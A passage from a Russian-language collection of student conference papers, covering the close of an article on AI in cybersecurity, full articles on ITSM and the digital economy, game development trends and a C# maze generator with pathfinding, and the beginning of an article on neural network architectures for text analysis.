Так же, дополнительно была разработана уникальная методика для повышения точности моделей машинного обучения, использующая гибридный подход к обучению. Этот подход сочетает в себе обучение с учителем и без учителя, позволяя модели адаптироваться к новым и эволюционирующим угрозам без необходимости постоянного ручного обновления аннотированных данных. Важной особенностью этого подхода является использование алгоритмов активного обучения, которые позволяют модели запросить аннотацию для наиболее информативных примеров, тем самым оптимизируя процесс обучения и уменьшая зависимость от больших объемов ручной разметки данных. Это позволило значительно ускорить процесс разработки и внедрения моделей ИИ и МЛ, увеличив их эффективность в реальных кибербезопасных сценариях.

В заключении данной научной статьи следует подчеркнуть, что развитие искусственного интеллекта (ИИ) открывает значительные возможности для прогресса в различных сферах деятельности человека, от экономики до безопасности. Однако вместе с новыми возможностями появляются и новые вызовы, включая необходимость обеспечения безопасности, надежности и защиты данных в системах ИИ. Акцентируется важность разработки формальных методов верификации для компонентов ИИ и их взаимодействий, чтобы гарантировать логическую надежность и эффективность принятия решений. Важно также уделить внимание эволюции ИИ в области кибербезопасности, разрабатывая системы, способные адаптироваться к новым угрозам. Исследование подчеркивает необходимость междисциплинарного подхода в разработке и внедрении ИИ, обеспечивающего баланс между инновациями и этическими, социальными, и юридическими нормами.

\*\*\*

1. Deloitte Insights. The future of cybersecurity and AI [Электронный ресурс]. – Режим доступа: <https://www2.deloitte.com>, свободный. – Дата обращения: 07.03.2024.
2. World Economic Forum. Cybersecurity and AI: challenges and opportunities [Электронный ресурс]. – Режим доступа: <https://www.weforum.org/agenda/2023/06/cybersecurity-and-ai-challenges-opportunities/>, свободный. – Дата обращения: 07.03.2024.
3. WatchGuard Blog. Economic impact of AI in cybersecurity [Электронный ресурс]. – Режим доступа: <https://www.watchguard.com>, свободный. – Дата обращения: 07.03.2024.
4. MIT Technology Review. AI in cybersecurity: Yesterday's promise, today's reality [Электронный ресурс]. – Режим доступа: <https://www.technologyreview.com>, свободный. – Дата обращения: 07.03.2024.
5. Spherical Insights. Global Artificial Intelligence in Cybersecurity Market Size, Share, and COVID-19 Impact Analysis, By Type, By Offering, By Technology, By Application, By Vertical, By Region, Analysis and Forecast 2022 – 2032 [Электронный ресурс]. – Режим доступа: <https://www.sphericalinsights.com/reports/artificial-intelligence-in-cybersecurity-market>. – Дата обращения: 07.03.2024.

**Скоморохов М.И.**

**Сервисный подход как часть цифровой экономики**

*Уральский государственный экономический университет  
(Россия, Екатеринбург)*

doi: 10.18411/trnio-04-2024-670

#### **Аннотация**

В статье проводится анализ ITSM методологии, цифровой экономики и определяется роль ITSM систем в цифровом мире. В ходе исследования было дано определение ITSM



подхода, определены составляющие ITSM система, концепции методологии. Был рассмотрен феномен цифровой экономики. Также был дан пример реализации ITSM подхода на уровне государства. В конце статьи были сделаны выводы о месте и роли ITSM подхода в становлении цифровой экономики.

**Ключевые слова:** ITSM, концепции ITSM методологии, цифровая экономика, госуслуги, национальный проект «Цифровая экономика».

### Abstract

The article analyzes the ITSM methodology, the digital economy and defines the role of ITSM systems in the digital world. The study provided a definition of ITSM switching, the capabilities of the ITSM system, and the concept of the methodology. The phenomenon of classical economics was considered. An example of ITSM implementation at the state level was also given. At the end of the article, conclusions were drawn about the place and influence of ITSM on the development of the digital economy.

**Keywords:** ITSM, concepts of ITSM methodology, digital economy, public services, national project «Digital Economy».

В современном мире цифровая экономика становится все более важным фактором для успешного развития компаний, а сервисный подход к управлению деятельностью играет ключевую роль в обеспечении конкурентоспособности и эффективности бизнеса.

Цель текущей работы – выяснить каким образом IT Service Management (далее – ITSM) подход к организации деятельности бизнеса помогает в процессе цифровизации экономики.

Задачи исследования таковы:

- Рассмотреть ITSM подход и его применение в компаниях;
- Выяснить составляющие цифровой экономики;
- Определить место ITSM подхода в цифровой экономике.

Объектом исследования является цифровая экономика. Предметом исследования является ITSM подход как часть цифровой экономики.

Сперва рассмотрим понятие ITSM. ITSM – это методология управления и организации ИТ-услуг, направленная на удовлетворение потребностей бизнеса [1]. Управление ИТ-услугами реализуется поставщиками ИТ-услуг путём использования оптимального сочетания специалистов, процессов и информационных технологий. Для содействия реализации подхода к управлению ИТ-услугами используется серия документов ITIL. В отличие от более традиционного технологического подхода, ITSM рекомендует сосредоточиться на клиенте и его потребностях, на услугах, предоставляемых пользователю информационными технологиями, а не на самих технологиях. При этом процессная организация предоставления услуг и наличие заранее оговоренных в соглашениях об уровне услуг параметров эффективности (далее – KPI) позволяет ИТ-отделам предоставлять качественные услуги, измерять и улучшать их качество [2].

Важным моментом при изложении принципов ITSM является системность. При изложении каждого составного элемента ITSM (управление инцидентами, управление конфигурациями, управление безопасностью и т. д.) в обязательном порядке прослеживается его взаимосвязь и координация с остальными элементами (службами, процессами) и при этом даются необходимые практические рекомендации.

Рассмотрим основные концепции ITSM [3]:

- Управления инцидентами;
- Управления проблемами;
- Управления конфигурациями;
- Управления изменениями;
- Управления релизами;
- Управления уровнем услуг;

- Управления мощностями;
- Управления доступностью;
- Управления непрерывностью;
- Управления финансами.

ИТ-услуги предоставляют ИТ-специалисты, компания может пользоваться услугами внешних разработчиков, отдавая их на аутсорсинг, может использовать внутренних специалистов, если таковые имеются, также распространён смешанный подход, когда в компании есть внутренние специалисты и внешние.

Неотъемлемой частью процессной организации по ITSM является Service Desk – подразделение, обеспечивающее единую и единственную точку входа для всех запросов конечных пользователей и унифицированную процедуру обработки запросов [4]. Зачастую внедрение процессного подхода к предоставлению услуг начинается именно с внедрения Service Desk.

Далее рассмотрим понятие и сущность цифровой экономики. Цифровая экономика представляет собой экономическую деятельность, которая осуществляется с помощью информационных технологий, она связан с государством, цифровым бизнесом и цифровой коммерцией, и производимых и сбываемых ими цифровыми товарами и услугами. К основным технологиям цифровой экономики относятся Интернет, облачные вычисления, большие данные, финтех и технологии искусственного интеллекта, которые используются для сбора, хранения, анализа и обмена информацией в цифровом виде.

Возникновение и стремительный рост цифровой экономики – одна из важнейших тенденций мирового развития последних десятилетий. Цифровая экономика и связанные с ней явления, среди которых выделяется цифровизация, оказывают все большее влияние на мировую экономику, экономики отдельных стран и жизнь людей. В этом контексте усиливается роль цифрового бизнеса как драйвера инноваций и экономического роста и все большее значение для развития приобретают данные и их международные потоки.

Одна из составных частей ITSM – Service Desk занимает существенную роль в цифровой экономике. Цель национального проекта России «Цифровая экономика» состоит в доступности новых цифровых сервисов для улучшения комфорта и качества жизни граждан, а также для снижения издержек и развития бизнеса [5]. Среди прочих составляющих национального проекта следует выделить «Цифровые госуслуги и госданные», которые используют в своей основе многие ITSM концепции, например, единую точку входа для получения и предоставления ИТ-услуг – Service Desk, также они используют такие концепции как управление изменениями, доступностью, непрерывностью. Госуслуги (рисунок 1) позволяют узнать информацию об услугах, заказать эти услуги в цифровой форме, оплатить эти услуги онлайн и оценить качество предоставляемых услуг [6], что является ярким примером ITSM подхода.




Рисунок 1. Интерфейс госуслуг.

Многие государственные и частные компании, особенно те, которые являются частью цифровой экономики, уже внедрили ITSM-системы и следуют ITSM подходу. Таких компаний

со временем станет только больше, поскольку эти системы позволяют упорядочить работу всей организации. ITSM системы позволяют отделам эффективнее взаимодействовать друг с другом. Например, административно-хозяйственный отдел может своевременно узнать о неполадке в системе кондиционирования, пока это не привело к необратимым последствиям, и вовремя устранить неполадку. А отдел разработки программного обеспечения будет в курсе дефектов их программы, поскольку пользователи будут обращаться с заявками на устранения этого дефекта. Благодаря соглашению об уровне услуг, которое регламентирует время выполнения заявки, описание услуги, права и обязанности сторон, а также уровень качества услуги, выстраивается эффективная работа всей организации.

Таким образом, ITSM подход и, в частности, ITSM-системы играют одну из ключевых ролей в цифровизации экономики, помогая организациям эффективнее управлять процессами внутри компании, выстраивая коммуникации между отделами и предоставляя ИТ, и не только ИТ, услуги для внешних и внутренних клиентов.

\*\*\*

1. Развитие ITSM систем – URL: <https://blog.naumen.ru/razvitie-itsm-sistemy/>
2. Стайнберг, Р. Организация ITSM: Переход ИТ-организации от разрозненности к услугам с практическими организационными изменениями – Трафорд Паблишинг, 2015. 307 с.
3. Концепции ITSM – URL: <https://shorturl.at/>
4. Сервис Деск – URL: [https://www.naumen.ru/products/service\\_desk/](https://www.naumen.ru/products/service_desk/)
5. Национальный проект «Цифровая экономика» – URL: <https://digital.gov.ru/ru/activity/directions/858/>
6. Госуслуги – URL: <https://www.gosuslugi.ru/>

Столяров И.С.<sup>1</sup>, Садриев Р.С.<sup>2</sup>, Романовский Н.А.<sup>2</sup>

Современные тенденции в разработке игр

<sup>1</sup>Казанский государственный энергетический университет  
(Россия, Казань)

<sup>2</sup>Санкт-Петербургский государственный технологический институт (технический университет)  
(Россия, Санкт-Петербург)

doi: 10.18411/trnio-04-2024-671

#### Аннотация

В статье рассматриваются современные тенденции в разработке игр, популярные жанры и платформы, а также технические характеристики и возможности, которые делают игры конкурентоспособными на рынке. Описываются трудности, и проблемы, с которыми сталкиваются разработчики игр, и даются советы для начинающих разработчиков. Также рассматриваются различные движки и языки программирования, используемые в индустрии, и примеры успешных игр.

**Ключевые слова:** современные тенденции, разработка игр, жанры, платформы, проблемы, рекомендации разработчикам, будущее индустрии.

#### Abstract

This article discusses current trends in game development, popular genres and platforms, and the technical features and capabilities that make games competitive in the marketplace. The difficulties, and challenges faced by game developers are described, and advice for aspiring developers is given. The different engines and programming languages used in the industry and examples of successful games are also discussed.

**Keywords:** current trends, game development, genres, platforms, challenges, tips for developers, future of the industry.

Постоянное движение и развитие современной игровой индустрии ведет за собой множество новаторских технологий и тенденций. С каждым годом игры становятся все более

захватывающими и качественными, привлекая миллионы игроков по всему миру. Однако, за успехом каждой игры стоит множество трудностей и вызовов, с которыми сталкиваются разработчики. В данной статье мы рассмотрим ключевые аспекты разработки игр, от популярных жанров и платформ до проблем, с которыми сталкиваются разработчики, и перспектив будущего игровой индустрии.

Современная индустрия видеоигр предлагает широкий выбор жанров и платформ, на которых они доступны. Среди популярных жанров выделяются шутеры от первого лица, ролевые игры, стратегии и головоломки. Каждый из этих жанров имеет свою уникальную аудиторию и особенности геймплея. В последние годы также наблюдается рост популярности игр в виртуальной реальности и мобильных устройств. Это связано с тем, что эти платформы предоставляют новые возможности для взаимодействия с игровым миром.

Кроме того, консоли PlayStation и Xbox, а также мобильные устройства на базе iOS и Android остаются востребованными среди игроков. ПК также остается популярной платформой для игр, благодаря своей гибкости и возможности адаптировать игровой процесс под различные потребности пользователей.

Современные игры должны отвечать высоким техническим стандартам, чтобы привлечь внимание аудитории и оставаться конкурентоспособными. Одним из ключевых аспектов является качество графики, которая должна быть реалистичной и привлекательной для игроков. Важно также обеспечить высокую физическую модель, которая позволит создать убедительный игровой мир.

Однако не менее важным является интерфейс игры и ее геймплей. Удобный и интуитивно понятный интерфейс поможет игрокам легко освоиться в игре, а интересный и разнообразный геймплей будет способствовать удержанию внимания аудитории на протяжении длительного времени. Все эти аспекты должны быть адаптированы под потребности и интересы целевой аудитории игры.

Разработка игр сопряжена с рядом трудностей и проблем, среди которых особенно выделяются создание графики и звукового сопровождения, оптимизация производительности, разработка интерфейса и создание интересного геймплея. Кроме того, работа с различными платформами и технологиями также представляет свои сложности, так как каждая из них имеет свои особенности и требования.

Неудачные эксперименты и ошибки в разработке игр — это неизбежная часть процесса, однако важно уметь извлекать уроки из них и находить способы их исправления. Подробное описание стадий и промежуточных результатов экспериментов позволяет другим разработчикам избежать повторения ошибок и сократить время на разработку своих проектов.

Для начинающих разработчиков игр важно освоить основы программирования и дизайна игр. Это позволит им создавать качественные и увлекательные игровые продукты. Работа в команде также играет важную роль в процессе разработки игр. Эффективная коммуникация и умение работать в группе помогут достичь успеха в индустрии видеоигр. Кроме того, постоянное обучение и отслеживание новых тенденций в игровой индустрии необходимо для того, чтобы оставаться в курсе последних разработок и технологий.

При выборе движка и языка программирования для разработки игр важно учитывать потребности аудитории и тип игры. Среди популярных движков можно выделить Unreal Engine и Unity, каждый из которых имеет свои особенности и преимущества. Языки программирования также играют важную роль: C++, C#, Python, Lua — это только некоторые из языков, используемых для создания игровых приложений. Выбор языка зависит от требований проекта и уровня удобства разработки.

Среди успешных игр можно выделить такие проекты, как Fortnite, Call of Duty и Pokemon Go. Они отличаются инновационным геймплеем, высоким качеством графики и звука, а также активным взаимодействием с сообществом игроков. Эти игры стали яркими примерами успеха в игровой индустрии и продемонстрировали, что правильная концепция и качественная реализация могут привести к выдающимся результатам.

В будущем игровая индустрия будет продолжать развиваться и внедрять новаторские подходы. Новые технологии, такие как искусственный интеллект и виртуальная реальность, будут играть все более значимую роль в создании игровых продуктов. Также можно ожидать роста популярности мобильных игр и игр для социальных сетей. Важно следить за этими тенденциями и готовиться к новым вызовам и возможностям, которые принесет будущее.

В целом, разработка игр — это сложный и многогранный процесс, который требует не только технических навыков, но и креативного подхода и понимания потребностей аудитории. В данной статье мы рассмотрели основные аспекты разработки игр, начиная с выбора платформы и жанра игры, и заканчивая перспективами будущего игровой индустрии. Надеемся, что представленная информация будет полезна для начинающих разработчиков и поможет им успешно реализовывать свои идеи в мире видеоигр.

\*\*\*

1. Маркова З. А. анализ современного состояния и основных тенденций развития рынка компьютерных игр // Современные проблемы менеджмента : Электронный сборник научных работ – 2019. – С. 56-58.
2. Сейдаметов, Э. Э. Современные средства разработки игр // Информационно-компьютерные технологии в экономике, образовании и социальной сфере. – 2020. – № 1(27). – С. 54-62.
3. Згонникова А. О., Прокопенко А. А. Разработка игр // Наука, образование, инновации: актуальные вопросы и современные аспекты. – 2023. – С. 37-39.

**Суворов В.П., Жукова Ж.С.**

**Генератор и анализатор лабиринтов**

*Московский технический университет связи и информатики  
(Россия, Москва)*

doi: 10.18411/trnio-04-2024-672

#### **Аннотация**

Данная статья представляет программное обеспечение для генерации и анализа лабиринтов, которое может быть использовано как в академических исследованиях, так и в разработке игр и приложений. Мы предлагаем обзор различных методов генерации лабиринтов и алгоритмов для расчета путей в них, а также демонстрируем практическое применение программы на конкретных примерах. Программа обладает гибкостью и адаптивностью, простотой использования, а также эффективностью в проведении анализа лабиринтов. В заключении обсуждаются преимущества и ограничения программы, предлагаются перспективы для ее дальнейшего развития и заключительные мысли о значимости и потенциале данного программного обеспечения в контексте исследования лабиринтов.

**Ключевые слова:** генерация лабиринтов, графы, поиск оптимальных путей, анализ лабиринтов.

#### **Abstract**

This article presents software for generating and analyzing mazes, which can be used both in academic research and in the development of games and applications. We provide an overview of various methods of generating mazes and algorithms for calculating paths in them, as well as demonstrate the practical application of the program using specific examples. The program has flexibility and adaptability, ease of use, and efficiency in conducting maze analysis. In conclusion, the advantages and limitations of the program are discussed, prospects for its further development are proposed, and final thoughts on the importance and potential of this software in the context of maze research.

**Keywords:** maze generation, graphs, optimal path search, maze analysis.

Лабиринты – это структуры, которые привлекают внимание, как в науке, так и в игровой индустрии. Их значение простирается от теоретических исследований до практических

приложений, они играют ключевую роль в различных аспектах программирования, исследований алгоритмов и развлечений.

Существует множество методов создания и анализа лабиринтов, каждый из которых имеет свои особенности и применения. От классических алгоритмов генерации до сложных стратегий решения задач поиска путей - сфера лабиринтов предлагает богатое поле для исследований и творчества.

В данной статье в рамках научно-исследовательской работы студентов [1] рассмотрено программное обеспечение, способное генерировать лабиринты различной сложности и рассчитывать оптимальные пути в них. Будут рассмотрены основные принципы работы программы, ее возможности и применимость, а также будут представлены практические примеры использования. Далее будет рассмотрена их структура, методы генерации и анализа, а также как данное программное обеспечение может облегчить и ускорить этот процесс.

Лабиринты представляют собой интересную среду для анализа и поиска оптимальных путей. Для начала, рассмотрим различные методы и алгоритмы для расчета путей в лабиринтах, включая основные концепции и инструкции по использованию программного обеспечения для анализа лабиринтов и поиска оптимальных маршрутов.

Существует множество методов для расчета путей в лабиринтах. Среди них наиболее распространенные и широко используемые алгоритмы включают:

Алгоритм Дейкстры (Dijkstra's Algorithm): Этот алгоритм находит кратчайший путь от начальной вершины до всех остальных вершин в графе. Он использует жадный подход, чтобы постепенно строить путь от начальной вершины ко всем остальным.

Алгоритм A (A-Star Algorithm): \* A\* – это эффективный алгоритм поиска пути, который использует комбинацию эвристической функции оценки (прогноза стоимости пути от текущей вершины до цели) и информации о стоимости пути от начальной вершины до текущей вершины.

Поиск в глубину (Depth-First Search): DFS – это алгоритм поиска пути, который исследует путь как можно дальше, прежде чем вернуться к предыдущему узлу и исследовать другие пути.

Поиск в ширину (Breadth-First Search): BFS – это алгоритм поиска пути, который исследует соседние узлы на одном уровне графа перед переходом к следующему уровню.

Данное программное обеспечение предоставляет простой и удобный способ для анализа лабиринтов и поиска оптимальных путей. Выполнено оно на языке программирования C# в среде разработки Microsoft Visual Studio в соответствии с рекомендациями и учебными материалами учебного пособия С. Р. Гурикова «Введение в программирование на языке Visual C#» [2]. Для использования программы необходимо последовательно выполнять следующие шаги: загрузить лабиринт в программу, выбрать начальную и конечную точки, запустить выбранный алгоритм поиска пути, получить результаты и оптимальный путь.

Программа предоставляет пользователю интерактивный интерфейс для визуализации лабиринта, отображения найденного пути и анализа результатов с точки зрения теории вероятности.

Далее, рассмотрим несколько практических примеров использования программы для генерации и анализа лабиринтов.

Пример 1: Генерация лабиринта. Допустим, необходимо создать случайный лабиринт для использования в игре или для тестирования алгоритмов поиска пути. Мы запускаем программу и выбираем параметры генерации, такие как размер лабиринта, типы комнат и другие параметры. После запуска программы она генерирует случайный лабиринт и отображает его на экране. В процессе генерации, программа создает неориентированный граф, вершинами которого являются комнаты лабиринта, а рёбрами – проходы между ними. Необходимость такого подхода обусловлена тем, что в противном случае было бы невозможно корректно воспользоваться алгоритмами поиска.

Пример 2: Анализ лабиринта с использованием алгоритма Дейкстры. Предположим, необходимо найти кратчайший путь от начальной точки до конечной точки в уже созданном

лабиринте. Мы загружаем лабиринт в программу, выбираем начальную и конечную точки, а затем запускаем алгоритм Дейкстры. После выполнения алгоритма программа отображает найденный кратчайший путь на экране, а также предоставляет информацию о его длине и другие характеристики. В общем случае процедурная генерация лабиринта допускает возникновение глухих коридоров и комнат, куда нет прямого доступа. Существует опция, позволяющая предупредить возникновение подобных ситуаций, однако, если она не активирована, предполагается, что строки и столбцы лабиринта (лабиринт визуализируется в виде прямоугольной матрицы) подвижны. Тогда алгоритм начинает перебирать всевозможные вариации изменения лабиринта, сдвигая каждый столбец вверх и вниз, а каждый столбец влево и вправо, запоминая при какой конфигурации лабиринта искусственный интеллект, ищущий путь из точки А в точку Б, оказывается ближе к цели, а затем изменяет конфигурацию лабиринта, используя алгоритм Дейкстры для дальнейшего поиска пути. Таким образом, переход из точки А в точку Б для искусственного интеллекта может сопровождаться последовательным изменением конфигурации лабиринта, до тех пор, пока не появится прямого пути в точку Б. Пример визуализации и интерфейса программы представлен на рисунке 1:




Рисунок 1. Частичный вид интерфейса программы.

На рисунке 2 можно наблюдать процесс работы программы, где синяя точка – цель, а красная точка – стартовая точка:




Рисунок 2. Частичный вид интерфейса программы в процессе работы алгоритма поиска.

Пример 3: Поиск оптимального пути с использованием алгоритма A\*. Допустим, необходимо найти не только кратчайший путь, но и оптимальный путь, учитывающий эвристическую оценку стоимости прохождения через каждую комнату лабиринта. Мы загружаем лабиринт в программу, выбираем начальную и конечную точки, а затем запускаем алгоритм A\*. После выполнения алгоритма программа отображает найденный оптимальный путь на экране и предоставляет информацию о его длине и других характеристиках. В случае возникновения глухих коридоров и невозможности напрямую попасть к цели, алгоритм работы программы будет такой же как в случае с использованием алгоритма Дейкстры.

Представленные примеры демонстрируют широкий спектр возможностей программы для генерации и анализа лабиринтов. Были рассмотрены сценарии использования программы

позволяющие легко создавать случайные лабиринты, находить кратчайшие и оптимальные пути в них, а также анализировать характеристики лабиринтов с помощью различных алгоритмов. Это программное обеспечение может быть полезным инструментом для разработчиков игр, исследователей и всех, кто интересуется изучением и анализом лабиринтов.

Программа обладает рядом преимуществ. Гибкость и адаптивность – программа позволяет пользователю настраивать параметры генерации лабиринтов и выбирать различные алгоритмы для анализа и поиска путей. Простота использования - интерфейс программы интуитивно понятен и легок в освоении, что делает ее доступной для широкого круга пользователей. Эффективность – реализованные алгоритмы позволяют проводить анализ лабиринтов с высокой точностью и скоростью.

Однако, у программы существует ряд определенных ограничений. Ограниченный набор алгоритмов – хотя программа предоставляет несколько алгоритмов для анализа лабиринтов, в ней может не хватать некоторых специализированных методов, которые могли бы быть полезны в определенных сценариях. Необходимость доработки – для улучшения программы требуется дальнейшее тестирование, оптимизация и добавление новых функций в соответствии с потребностями пользователей.

Программное обеспечение для генерации и анализа лабиринтов является важным инструментом как для исследования лабиринтов в академических исследованиях, так и для создания увлекательных игр и приложений. Данная программа предоставляет удобные и эффективные средства для работы с лабиринтами и может быть использована как начинающими исследователями, так и опытными разработчиками.

\*\*\*

1. Тыгер, Л.М. Стимулирование научно-исследовательской и проектной деятельности студентов / Л.М. Тыгер, В.В. Ерофеева, Ж.С. Жукова // Актуальные проблемы гуманитарных и общественных наук: Сборник статей IX Всероссийской научно-практической конференции, Пенза, 20–21 сентября 2023 года / Под научной редакцией В.И. Первушкина, П.А. Гагаева, А.Б. Тугарова [и др.]. – Пенза: Пензенский государственный аграрный университет, 2023. – С. 125-129. – EDN OUWEOY.
2. Гуриков, С.Р. Введение в программирование на языке Visual C#: учебное пособие / С.Р. Гуриков. – Москва: ФОРУМ: ИНФРА-М, 2019. – 447 с. – (Среднее профессиональное образование). - ISBN 978-5-00091-540-0. – Текст: электронный. – URL: <https://znanium.com/catalog/product/1012397> (дата обращения: 13.03.2024). – Режим доступа: по подписке.

**Сухоруков Р.Н., Беляева М.Б.**

**Современные архитектуры нейронных сетей, используемых при анализе текста**

*Стерлитамакский филиал Уфимского  
университета науки и технологий  
(Россия, Стерлитамак)*

doi: 10.18411/trnio-04-2024-673

#### **Аннотация**

В статье рассматриваются основные современные архитектуры нейронных сетей, применяемые для решения задач обработки естественного языка и анализа текста. Описываются принципы работы рекуррентных нейронных сетей, сетей с механизмом самовнимания (трансформеров), а также предобученных языковых моделей. Обсуждаются преимущества и ограничения различных архитектур, их применение для конкретных задач NLP и перспективы дальнейшего развития.

**Ключевые слова:** анализ текста, обработка естественного языка (NLP), искусственный интеллект, нейронные сети, рекуррентные нейронные сети (РНС), сети с механизмом самовнимания (трансформеры), глубокие двунаправленные сети, сети с внешней памятью, капсульные сети, графовые нейронные сети, классификация текста, распознавание сущностей, обработка естественного языка, генерация текста, машинное обучение.



**Abstract**

The article discusses the main modern architectures of neural networks used to solve problems of natural language processing and text analysis. The principles of operation of recurrent neural networks, networks with the mechanism of self-awareness (transformers), as well as pre-trained language models are described. The advantages and limitations of various architectures, their application to specific NLP tasks and prospects for further development are discussed.

**Keywords:** text analysis, natural language processing (NLP), artificial intelligence, neural networks, recurrent neural networks (RNNS), networks with self-awareness mechanism (transformers), deep bidirectional networks, networks with external memory, capsule networks, graph neural networks, text classification, entity recognition, natural language processing, text generation, machine learning.

**Введение**

В эпоху информационного взрыва объем текстовых данных, генерируемых ежедневно, растет с беспрецедентной скоростью. Анализ этих данных становится все более важной задачей для бизнеса, научных исследований и государственных учреждений. Обработка естественного языка (NLP) и анализ текста являются ключевыми направлениями в области искусственного интеллекта, которые позволяют эффективно извлекать ценную информацию из больших объемов текстовых данных.

Одним из самых перспективных подходов к анализу текста является использование нейронных сетей. Нейронные сети - это мощные вычислительные модели, способные обучаться на больших объемах данных и выполнять сложные задачи, такие как распознавание образов, речь и обработка естественного языка. В последние годы наблюдается бурное развитие архитектур нейронных сетей, специально разработанных для анализа текста.

**Рекуррентные нейронные сети (РНС)**

Рекуррентные нейронные сети (РНС) представляют собой один из основных типов архитектур нейронных сетей, широко используемых для анализа текста. Основным преимуществом РНС является их способность обрабатывать последовательности данных произвольной длины, что делает их идеальным выбором для задач, связанных с текстом.

Основная идея РНС заключается в том, что они сохраняют некоторую информацию о предыдущих шагах обработки последовательности, используя специальные циклические связи между нейронами. Это позволяет сети учитывать контекстную информацию при обработке текущего шага последовательности.

Одной из наиболее популярных разновидностей РНС является сеть с долгой короткосрочной памятью (LSTM). LSTM-сети были специально разработаны для решения проблемы исчезающего градиента, которая затрудняет обучение традиционных РНС на длинных последовательностях. LSTM-сети используют специальные механизмы, такие как шлюзы входа, выхода и забывания, для регулирования потока информации в сети и предотвращения исчезновения или взрыва градиента.

РНС успешно применяются в различных задачах анализа текста, таких как:

1. *Классификация текста:* РНС могут использоваться для определения категории, к которой принадлежит текст, например, определение тона статьи (положительный, отрицательный или нейтральный) или классификация новостей по тематике.
2. *Распознавание сущностей:* РНС могут использоваться для обнаружения и классификации сущностей в тексте, таких как имена, организации, географические объекты и т.д.
3. *Обработка естественного языка:* РНС могут использоваться для анализа и понимания текста на естественном языке, включая синтаксический, семантический и дискурсивный уровни.

4. *Генерация текста:* РНС могут использоваться для создания текста на основе заданного контекста или условия, например, для автоматического создания статей, ответов на вопросы или диалоговых систем.

Несмотря на то, что РНС являются мощным инструментом для анализа текста, они имеют определенные ограничения, такие как сложность обучения и высокие требования к вычислительным ресурсам. В связи с этим, в настоящее время активно разрабатываются новые архитектуры нейронных сетей, преодолевающие эти ограничения и улучшающие эффективность анализа текста.

#### **Сети с механизмом самовнимания (Трансформеры)**

Сети с механизмом самовнимания, также известные как трансформеры, представляют собой одну из самых передовых и перспективных архитектур нейронных сетей, используемых в задачах анализа текста. Трансформеры были впервые предложены в статье «Attention is All You Need» Vaswani et al. в 2017 году и быстро завоевали популярность благодаря своей высокой эффективности и гибкости.

Основной особенностью трансформеров является механизм самовнимания (self-attention), который позволяет нейронной сети фокусироваться на наиболее важных частях входных данных, независимо от их положения в последовательности. Это решает одну из основных проблем рекуррентных нейронных сетей (РНС) - сложность обработки длинных последовательностей. В то время как РНС обрабатывают последовательности шаг за шагом, трансформеры обрабатывают всю последовательность сразу, что позволяет им эффективно обрабатывать длинные тексты и учитывать контекстные зависимости между словами, находящимися на большом расстоянии друг от друга.

Трансформеры состоят из нескольких слоев, каждый из которых включает в себя два основных компонента: механизм самовнимания и полносвязную нейронную сеть (feed-forward neural network, FFNN). Механизм самовнимания вычисляет веса внимания для каждого элемента входной последовательности, основываясь на его связях с другими элементами последовательности. Затем эти веса используются для вычисления весовой суммы элементов последовательности, которая передается в FFNN для дальнейшей обработки.

Одной из наиболее известных реализаций трансформеров является модель BERT (Bidirectional Encoder Representations from Transformers), разработанная компанией Google в 2018 году. BERT использует бидирекциональный подход к самовниманию, что позволяет ей учитывать контекст слов как слева, так и справа от текущего слова. Это делает BERT идеальным выбором для широкого спектра задач анализа текста, таких как классификация текста, распознавание сущностей, выделение ключевых фраз и ответы на вопросы.

Трансформеры достигли выдающихся результатов во многих областях обработки естественного языка и анализа текста, превзойдя по эффективности традиционные архитектуры нейронных сетей, такие как РНС и сверточные нейронные сети (СНС). Однако, несмотря на свои преимущества, трансформеры имеют определенные ограничения, такие как высокие требования к вычислительным ресурсам и сложность обучения на больших объемах данных. В связи с этим, в настоящее время активно разрабатываются новые подходы и оптимизации, направленные на улучшение эффективности и масштабируемости трансформеров.

#### **Другие перспективные архитектуры**

В дополнение к рассмотренным выше рекуррентным нейронным сетям (РНС) и сетям с механизмом самовнимания (трансформерам), существует ряд других перспективных архитектур нейронных сетей, используемых в задачах анализа текста. В этом разделе мы кратко обсудим некоторые из этих архитектур.

1. *Глубокие двунаправленные сети (Deep Bidirectional Networks)*

Глубокие двунаправленные сети представляют собой комбинацию рекуррентных нейронных сетей и двунаправленных сетей. Они состоят из нескольких слоев РНС, каждый из которых обрабатывает последовательность в двух направлениях: слева направо и справа налево. Это позволяет сети учитывать контекст слов как до, так и после текущего слова, что улучшает

качество анализа текста. Глубокие двунаправленные сети успешно применяются в задачах, связанных с распознаванием речи, синтаксическим анализом и машинным переводом.

2. *Сети с внешней памятью (Memory Networks)*

Сети с внешней памятью представляют собой архитектуру нейронных сетей, которая включает в себя внешний модуль памяти, способный хранить информацию о входных данных и использовать ее для выполнения сложных вычислений. Этот модуль памяти может быть реализован в виде матрицы или тензора, и он позволяет сети эффективно обрабатывать большие объемы данных и учитывать контекстные зависимости между словами. Сети с внешней памятью успешно применяются в задачах, связанных с обработкой естественного языка, таких как ответы на вопросы и диалоговые системы.

3. *Капсульные сети (Capsule Networks)*

